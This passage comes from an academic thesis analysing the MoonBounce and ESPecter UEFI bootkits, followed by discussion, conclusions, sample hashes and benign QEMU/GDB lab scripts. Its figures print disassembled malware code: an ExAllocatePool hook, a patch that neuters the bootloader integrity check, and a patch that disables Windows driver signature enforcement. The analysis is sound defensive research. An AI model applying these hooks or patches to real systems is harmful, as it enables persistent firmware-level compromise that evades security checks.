
```
call    ResolveKernelAPIFunctions
call    ChangeKernelSectionProtections
mov     cs:kernel_image_base, rsi
mov     r8, cs:func_ExAllocatePool
mov     r9, [r8]
mov     cs:ExAllocatePool_signature, r9
mov     edi, [rdx+0B0h]
add     rdi, rsi
lea     rsi, ShellCodeExAllocatePoolHook
mov     ecx, 0CCh
rep movsb
sub     rdi, 0CCh
mov     byte ptr [r8], 0E8h
sub     rdi, r8
sub     rdi, 5
mov     [r8+1], edi
pop     rax
pop     rcx
popfq
retfq
ShellCodeInitExAllocatePoolHook endp
```

Figure 7.14: Second part of initialization of ExAllocatePool Hook in MoonBounce.



```
ShellCodeExAllocatePoolHook:              ; DATA XREF: ShellCodeInitExAll
                cmp     cs:is_ExAllocatePool_hook_executed, 1
                jnz     short ShellCodeInitExAllocatePoolHookHandler
                pop     r10
                cmp     word ptr [r10], 8948h
                jz      short loc_180157945
                mov     rax, rsp
                mov     [rax+8], rbx
                mov     r10, cs:func_ExAllocatePool
                add     r10, 7
                jmp     r10
```

Figure 7.15: First part of ExAllocatePool Hook in MoonBounce.



```
ShellCodeInitExAllocatePoolHookHandler: ; CODE XREF: seg005:0000000180157923↑
                sub     qword ptr [rsp], 5
                mov     rax, [rsp]
                push    rbx
                push    rcx
                push    rdx
                push    rsi
                push    rdi
                push    r8
                push    r9
                sub     rsp, 48h
                mov     rcx, cs:ExAllocatePool_signature
                cmp     ecx, 6F4EB841h
                jz      short ShellCodeMapShellcode
                mov     cs:is_ExAllocatePool_hook_executed, 1

ShellCodeMapShellcode:                  ; CODE XREF: seg005:000000018015797C↑
                push    rax
                push    cs:kernel_image_base
                push    cs:ExAllocatePool_signature
                sub     rsp, 48h

loc_180157996:                          ; DATA XREF: HookDispatcher+58↑w
                mov     rcx, 1122334455667788h
                xor     r8d, r8d
                mov     edx, 28000h
                call    cs:func_MmMapIoSpace
                add     rsp, 48h
                jmp     rax
```

Figure 7.16: Second part of ExAllocatePool Hook in MoonBounce.




UEFI Firmware
Execute boot application from EFI partition based on the NVRAM variables
Hooked Entry Point of the bootmgfw.efi is executed instead of legitimate bootmgfw.efi entry point
ESPecter initial code ".efi" section in the bootmgfw.efi
Patch BmFwVerifySelfIntegrity
Hook Archpx64TransferTo64BitApplicationAsm
Execute original bootmgfw.efi entry point
Windows Boot Manager (bootmgfw.efi)
Transfer execution to OS loader using Archpx64TransferTo64BitApplicationAsm
hooked_Archpx64TransferTo64BitApplicationAsm
Hook OSIArchTransferToKernel
Reallocate ESPecter code before it gets unloaded
Windows OS loader (winload.efi)
Transfer execution from OS loader to OS Kernel using OSIArchTransferToKernel
hooked_OSIArchTransferToKernel
Patch SepInitializeCodeIntegrity
Patch MiComputeDriverProtection
Hook CmGetSystemDriverList
Windows Kernel (ntoskrnl.exe)
hooked_CmGetSystemDriverList
Drop
Kernel driver and configuration
welivesecurity


Figure 7.17: ESPecter Overview.
Source: https://www.welivesecurity.com/2021/10/05/uefi-threats-moving-esp-introducing-especter-bootkit/



```
BmFwVerifySelfIntegrity proc near

var_48= qword ptr -48h
var_40= dword ptr -40h
var_38= qword ptr -38h
var_30= dword ptr -30h
arg_0= dword ptr  38h
arg_8= dword ptr  40h
arg_10= qword ptr  48h
arg_18= qword ptr  50h

mov     [rsp-30h+arg_0], ecx
push    rbp
push    rbx
push    rsi
push    rdi
push    r13
push    r14
mov     rbp, rsp
sub     rsp, 68h
```

```
; Attributes: bp-based frame

BmFwVerifySelfIntegrity proc near

var_48= qword ptr -48h
var_40= dword ptr -40h
var_38= qword ptr -38h
var_30= dword ptr -30h
arg_0= dword ptr  38h
arg_8= dword ptr  40h
arg_10= qword ptr  48h
arg_18= qword ptr  50h

mov     [rsp-30h+arg_0], ecx
mov     eax, 0
retn
```


Figure 7.18: Comparison showing how ESPecter patches the bootloader integrity check.



```
0000000140029E80  CC CC CC CC 89 4C 24 08  55 53 56 57 41 55 41 56
0000000140029E90  48 8B EC 48 83 EC 68 48  8B 05 D2 41 13 00 33 FF
0000000140029EA0  48 83 65 C8 00 48 83 65  48 00 83 4D 38 FF 83 4D
0000000140029EB0  40 FF 44 8D 77 01 48 89  7D 50 39 38 75 16 83 78
0000000140029EC0  10 02 75 10 44 84 35 B5  1B 17 00 74 07 33 DB E9
```

```
0000000140029E80  CC CC CC CC 89 4C 24 08  B8 00 00 00 00 C3 41 56
0000000140029E90  48 8B EC 48 83 EC 68 48  8B 05 D2 41 13 00 33 FF
0000000140029EA0  48 83 65 C8 00 48 83 65  48 00 83 4D 38 FF 83 4D
0000000140029EB0  40 FF 44 8D 77 01 48 89  7D 50 39 38 75 16 83 78
0000000140029EC0  10 02 75 10 44 84 35 B5  1B 17 00 74 07 33 DB E9
```

Figure 7.19: Comparison of how the actual bytes of the bootloader integrity check is patched by ESPecter.



```
test    rdx, rdx
jz      short loc_14079B6EC

mov     edi, [rdx]

loc_14079B6EC:
mov     rcx, [rax+0D8h]
```

```
mov     rdx, [rcx+0B38h]
test    rdx, rdx
jz      short loc_14079B6EC

xor     edi, edi

loc_14079B6EC:
```

Figure 7.20: How ESPecter disables driver signature enforcement in the Windows kernel

Chapter 8

Discussion

This chapter discusses the results of the thesis in relation to the research questions. The workflow and lab environment for analyzing the bootkits are first discussed. Then the results from analyzing the bootkits are examined for similiarities, differences and possible patterns of what makes up modern UEFI bootkits. Finally, the security challenges and mechanisms are discussed.

8.1 Workflow and Lab Environment

One of the research questions of this thesis is the question of how we can debug UEFI and the boot process. The workflow and lab environment outlined in chapter 6 were used for analyzing both ESPecter and MoonBounce. The empirical data collected from doing this points to several strengths and weaknesses of the approach. Using EDKII and OVMF on QEMU together with dynamic debugging with GDB makes it possible to place breakpoints and debug UEFI and the boot process quite well.

The workflow and environment works well in a case such as ESPecter, where there is only a malicious UEFI application. In a case such as this it is possible to run QEMU with OVMF without any modifications, place a breakpoint at the entry point of the malicious bootloader and then run it. Using macros in EDKII, it is also possible to place predefined breakpoints at almost any specific place in the UEFI firmware.

On the other hand, a clear weakness with this approach is that it is heavily limited to the OVMF implementation of UEFI. In cases such as MoonBounce where the UEFI firmware itself has been modified, debugging is a bit more limited. On normal systems the UEFI firmware is locked in the SPI flash memory and not easily rewritten. If the modified firmware is not built for OVMF, it is not a trivial task to replace the UEFI firmware of QEMU either. The solution to this problem is to first perform static analysis of the malicious UEFI firmware. Then small, interesting parts of it can be implemented in OVMF, built and debugged with GDB through QEMU.

As such, the workflow and lab environment provide ways to help debug UEFI and analyze bootkits, but there are some clear strengths and weaknesses with the approach. There exists ways to debug UEFI through a physical debug ports such as JTAG [53]. Combining this with an easier way of overwriting SPI flash memory could allow for better debugging and analysis of malicious UEFI firmware across several different UEFI implementations, so there is a lot of potential for improvement. However, the lab environment and workflow proposed in this thesis are a good beginning in terms of ways to analyze UEFI bootkits in a virtualized environment.

8.2 What makes up a modern UEFI bootkit?

The data from analyzing MoonBounce and ESPecter points to several patterns which could possibly be central parts of modern UEFI bootkits. The biggest similarities between the two samples is that they rely heavily on hooking services and functions in UEFI, bootloaders, OS loaders and the kernel. Especially functions responsible for transferring execution to the next stages of the boot process seem to be hooked. In both cases, these hooks are set up and used to propagate through the entire boot process with the end goal of loading and running a malicious driver inside the kernel. The malicious drivers seem to vary, but in both cases they communicate with a C&C server in order to install further malware. As such, two big patterns of modern UEFI bootkits seem to be using hooking to propagate infection through the boot process as well as using this foothold in order to load and execute malicious drivers which in turn will install and run further malware.

There are also small differences in MoonBounce and ESPecter. MoonBounce infects the system by overwriting and changing the UEFI firmware itself. ESPecter on the other hand infects the system by overwriting the Windows bootloader with a malicious one, so in this case the UEFI firmware stays the same. In addition to the existing analyses performed by Kaspersky and ESET, a couple other were also identified. An independent analysis of a legacy version of ESPecter has been performed by Theodor Arsenij [10]. In addition to this, Binarly also conducted an analysis of MoonBounce which provides a different perspective than the one performed by Kaspersky [56]. To the knowledge of the author, an existing comparison of MoonBounce and ESPecter does not seem to exists. The analysis by Binarly points to MoonBounce being built to target hardware of an MSI system from 2014 and also identifies an existing Github repository from 2018 containing code with a lot of similarities to MoonBounce. The analysis by ESET traces certain legacy samples of ESPecter all the way back to 2012. As such, there exists another interesting similarity between both ESPecter and MoonBounce where both samples seem to have a history dating many years. This could indicate that modern UEFI bootkits which are discovered today are in reality often old, where new functionality are being developed over time.

8.3 Vulnerabilities and Security Mechanisms

The most interesting question emerging from the analysis of both MoonBounce and ESPecter is the question of how the system got infected in the first place. MoonBounce would at some point modify the UEFI firmware itself, while ESPecter would overwrite the bootloader. Ideally, security measure such as locking and protecting writes to SPI flash memory and secure boot would prevent such infections in the first place but this seems to not be the case. As such, a big question is how these bootkits manage to infect systems in the first place.

There are several reasons why this could be. Every year, many new vulnerabilities are discovered in UEFI [57]. These vulnerabilities span everything from memory corruption in SMM to DXE, race conditions to privilege escalation in different areas. The LoJax sample from 2018 used a race condition vulnerability in order to bypass write protections in SPI flash [48], and a vulnerability like this could easily have been utilized by MoonBounce to overwrite the UEFI firmware in SPI flash memory as well. Earlier research on UEFI vulnerabilities seem to point to attacks on SMM, NVRAM variables and Secure boot being the main infection vectors in UEFI [45]. Several weaknesses in UEFI have also been pointed to by Bashun et. al [11]. Vulnerabilities allowing to write and change NVRAM variables could for example have been used by ESPecter in order to turn off secure boot and allow running the malicious bootloader.

Existing research also points to possible problems with the UEFI ecosystem. Matrosov has pointed out how a complex supply chain of vendors results in reported vulnerabilities taking almost a year to fix in most cases [37]. As such, modern UEFI bootkits such as MoonBounce and ESPecter may not need to rely on zero day vulnerabilities in UEFI. Instead, modern bootkits may only need to exploit vulnerabilities during the long time span before they are fixed. If this is the case, a possible implication is that security measures in UEFI such as secure boot will be far less effective. As long as new vulnerabilities to bypass security measures are always found and it takes a really long time to patch them, one could argue that more efficient patching across the entire supply chain of vendors should be a bigger focus.




Figure 8.1: The UEFI supply chain and how vulnerabilities propagate through it..
Source: UEFI Firmware Vulns Past, Present and Future [35]

On the other hand, ensuring that existing security measures are as secure as they can be also matters. A lot of work has been proposed in order to try help limited the amount of new vulnerabilities found in UEFI. Some of examples of this are using memory safe languages such as Rust, incorporating secure coding practices into the development of UEFI and being more aware of firmware security issues [12, 27, 28, 64]. By limiting the amount of new vulnerabilities found together with patching discovered vulnerabilities more efficiently, it will require a lot more effort for UEFI bootkits to remain effective.

In the light of the patterns discovered in MoonBounce and ESPecter it is also natural to discuss the issue of how we can better detect when a system is infected. If hooking and the loading of malicious drivers in the kernel are two big patterns, it seems natural that system security could be improved by detecting this in better ways. A big challenge here is that if UEFI is already compromised, later mechanisms can easily fall apart since they can be patched out. The data from analyzing ESPecter shows how the integrity check of the Windows bootloader and the drivers signature enforcement were easily patched out. A possible path to better solve this problem could be heavier use of TPMs and measured boot for integrity checking. A problem with this is that the system would need to communicate with the TPM and verify the results, and checks like this could probably be patched out the same way.

By looking at the data and combining it with existing studies and research, one can make a strong argument that the state of security mechanism of UEFI, how systems get infected and debugging capabilities form a complex chain of interweaved problems.

Chapter 9

Conclusion

Throughout this thesis, existing literature has been explored, a lab environment and workflow for analyzing UEFI bootkits has been and a case study of two contemporary UEFI bootkits have been conducted. This chapter brings together all of this work. In the light of the work done, areas for further research are explored before bringing everything together in a summary.

9.1 Further Research

The results of this thesis point to a need for further research in many different areas. First of all, the shortcomings of the lab environment and workflow point to a need for developing better, easier and more streamlined methods to debug and analyze a wider variety of UEFI implementations as well as bootkits. Better analysis methods could admittedly make it easier for attackers to develop new bootkits by aiding debugging, but it would not provide them with new, unknown techniques or vulnerabilities in itself. Secondly, the patterns of hooking and loading of malicious kernel drivers identified through the case study mean that exploring ways to detect and stop this in a system where UEFI itself is already compromised could be useful. Since it is often unknown exactly how UEFI bootkits manage to bypass security measures and infect systems, a better way to detect and log this could also be helpful in the future. Despite this, the most clear and important area for further research seems to be in the field of firmware and hardware security. There is a need for ensuring more efficient patching of discovered vulnerabilities throughout the supply chain of vendors. In addition to this, researching new ways to limit the amount of vulnerabilities in code and design is also an important area. Many aspects of this have been explored with higher level software and software development in general, but further research into how we can translate these efforts to firmware and hardware could make a big difference.

9.2 Summary

This thesis set out to answer several different research questions. Bootkits are evolving, and instead of targeting legacy BIOS boot it is now more common to target UEFI. A lab environment and workflow to aid debugging of UEFI and analysis of UEFI bootkits using QEMU, OVMF, GBD and IDA are proposed. While the approach has some big limitations with being heavily tied to OVMF, it is a good starting point for analyzing UEFI bootkits in the future and help provide input for further research.

The case study of ESPecter and MoonBounce uncovered two primary patterns of modern UEFI bootkits. First is a heavy reliance on hooking in order to propagate infection throughout the system. Secondly, this foothold is used to load and execute malicious drivers inside the kernel of the operating system in order to facilitate more traditional malicious activity. Both of these bootkits must have bypassed security measures such as SPI flash memory protection or secure boot in some way, but it is unknown exactly how. This data combined with existing research on UEFI security leads to reasonable speculation that vulnerabilities in UEFI play a big part into how systems initially get infected. Security measure such as secure boot, memory protections, measured boot and more are helpful. However, the problem with the supply chain of vendors means that when vulnerabilities to bypass security measures are found a long time will pass before they are patched. Combining this with new vulnerabilities being discovered at a fairly quick pace every year means that the security measures are not as effective as they can be. This seems to be an increasingly big challenge for the future of boot security.

As such, UEFI and modern bootkits form a complex situation with many moving components. In order to be better prepared for future bootkits and improve the state of security of UEFI, researchers, vendors, designers, manufacturers, developers and more will need to work more closely together. By doing this it is not only possibly to improve the security of every gear of UEFI and boot security by itself, but also to improve the way everything moves together.

Appendix A

Malware Hashes

This appendix lists the hashes of the malware samples related to this thesis. Since it is impractical and unethical to provide the malware samples themselves, hashes are instead provided to help identify the exact samples as a fingerprint. This is important so that researchers can know exactly which variant of the samples were analyzed, but also to help researchers find the samples themselves in case they want to follow the results of this thesis.

MoonBounce EFI Bootkit (Malicious UEFI Firmware)
D94962550B90DDB3F80F62BD96BD9858 (MD5)

ESPecter EFI Bootkit (Bootloader)
27AD0A8A88EAB01E2B48BA19D2AAABF360ECE5B8 (SHA1)

Appendix B

Code and Scripts

This appendix contains relevant code and scripts for installation and running of the lab environment outlined in chapter 6. This is included in order to aid installation and configuration of a lab environment to help analyze existing as well as new, unknown bootkits in the future. There already exists a lot of resources to help setting up each component of such an environment in isolation. However, to the knowledge of the author a good single resource synthesizing all these parts together does not exist and is a contribution of this thesis.

Listing B.1 is based on a guide written by Mark Drake [18]. The commands will install a desktop environment and set up a VNC server to allow remote desktop control of the machine.

```
# Install VNC and XFCE4
sudo apt update
sudo apt install xfce4 xfce4-goodies
sudo apt install tightvncserver

# Set password on VNC server
vncserver
vncserver -kill :1

: '
#!/bin/bash
xrdb $HOME/.Xresources
startxfce4 &
'
nano ~/.vnc/xstartup
sudo chmod +x ~/.vnc/xstartup

# Run VNC server
vncserver

# On machine connecting to host through VNC
# ssh -i [key.pem] -L 59000:localhost:5901 -C -N -l [user] [
    host]
```

Listing B.1: VNC Server Installation (Debian)

Listing B.2 contains the commands used to install and run QEMU with OVMF as the UEFI implementation. It is based on the instructions from the QEMU documentation and OVMF wiki [8, 17]. However, running Windows 10 in QEMU using OVMF is not specifically documented in the QEMU documentation nor the OVMF wiki and is the result of experimenting with different configurations.

```
# virtio-win.iso obtained from:
# https://www.linux-kvm.org/page/WindowsGuestDrivers/
    Download_Drivers

# windows10.iso is obtained from Microsoft

# OVMF.fd is built following TianoCore's documentation
# if you don't need to make any custom modifications to the
    firmaware, OVMF can be installed through apt:
# sudo apt install ovmf

# Install QEMU
sudo apt install qemu

# Create Drive for QEMU
mkdir hda-contents

# Create QEMU Image
qemu-img create win10.img 20G

# Installation
qemu-system-x86_64  -bios OVMF.fd -cpu host -smp 4 -m 2048 \
    -cdrom windows10.iso \
    -net nic,model=virtio -net user \
    -drive file=win10.img,format=raw,if=virtio -vga qxl \
    -drive file=virtio-win.iso,index=1,media=cdrom

# Running
qemu-system-x86_64 -s -pflash OVMF.fd \
  -hda fat:rw:hda-contents \
  -cpu host -smp 4 -m 2048 \
  -net nic,model=virtio -net user \
  -drive file=win10.img,format=raw,if=virtio \
  -vga qxl -usbdevice tablet \
  -debugcon file:debug.log \
  -global isa-debugcon.iobase=0x402
```

Listing B.2: QEMU Installation (Debian)

Listing B.3 shows how the Windows bootloader can be debugged with GDB, and this can be generalized to debug UEFI applications in general. The approach is based on instructions from the OS Dev wiki [14]. However, this approach assumes that a DWARF symbol file is available, but in the case of the Windows bootloader there only exists a PDB file. Since GDB does not support this format, IDA can be utilized. Microsoft has a public symbol server, and IDA can talk to this server to resolve symbols [39]. The addresses of relevant functions can then be obtained in IDA and used to calculate the addresses to place breakpoints at in GDB.

```
# On UEFI shell in QEMU
Shell> fs0;
fs0:\> bootmgr.efi

# In debug.log file, the entry point of the UEFI application
    can be found
# ... EntryPoint=0x00346B41000 bootmgr.efi

# Run GDB on analysis machine
gdb

# In GDB
file bootmgr.efi
info files

# This will among other things list the addresses of segments
     in the UEFI application:
#Entry point: 0x140001000
#0x0000000140001000 - 0x0000000140159000 is .text
#0x000000014015A000 - 0x000000014019D000 is .data
#0x000000014019D000 - 0x00000001401A9000 is .pdata

# Calculate the actual addresses of sections and functions
    needed:
# 0x00346B41000 = .text
# 0x00346B41000 + 0x14015A000 = .data address
# 0x00346B41000 + 0x1401A9000 = .pdata address
# 0x00346B41000 + 0x140147300 =
    Archpx64TransferTo64BitApplicationAsm address

# Attach debugger to QEMU
target remote localhost:1234

# Break at Archpx64TransferTo64BitApplicationAsm
b *0x486c88300
continue
```

Listing B.3: Debugging the Windows bootloader with GDB

List of Figures

Code Listings

Bibliography

[1] URL: https://www.av-test.org/en/statistics/malware/ (visited on 05/04/2022).

[2] URL: http://virustotal.com/ (visited on 28/03/2022).

[3] URL: https://github.com/tianocore/tianocore.github.io/wiki/OVMF (visited on 29/03/2022).

[4] URL: https://github.com/tianocore/tianocore.github.io/wiki/EDK-II (visited on 29/03/2022).

[5] URL: https://github.com/tianocore/tianocore.github.io/wiki/OVMF-Boot-Overview (visited on 29/03/2022).

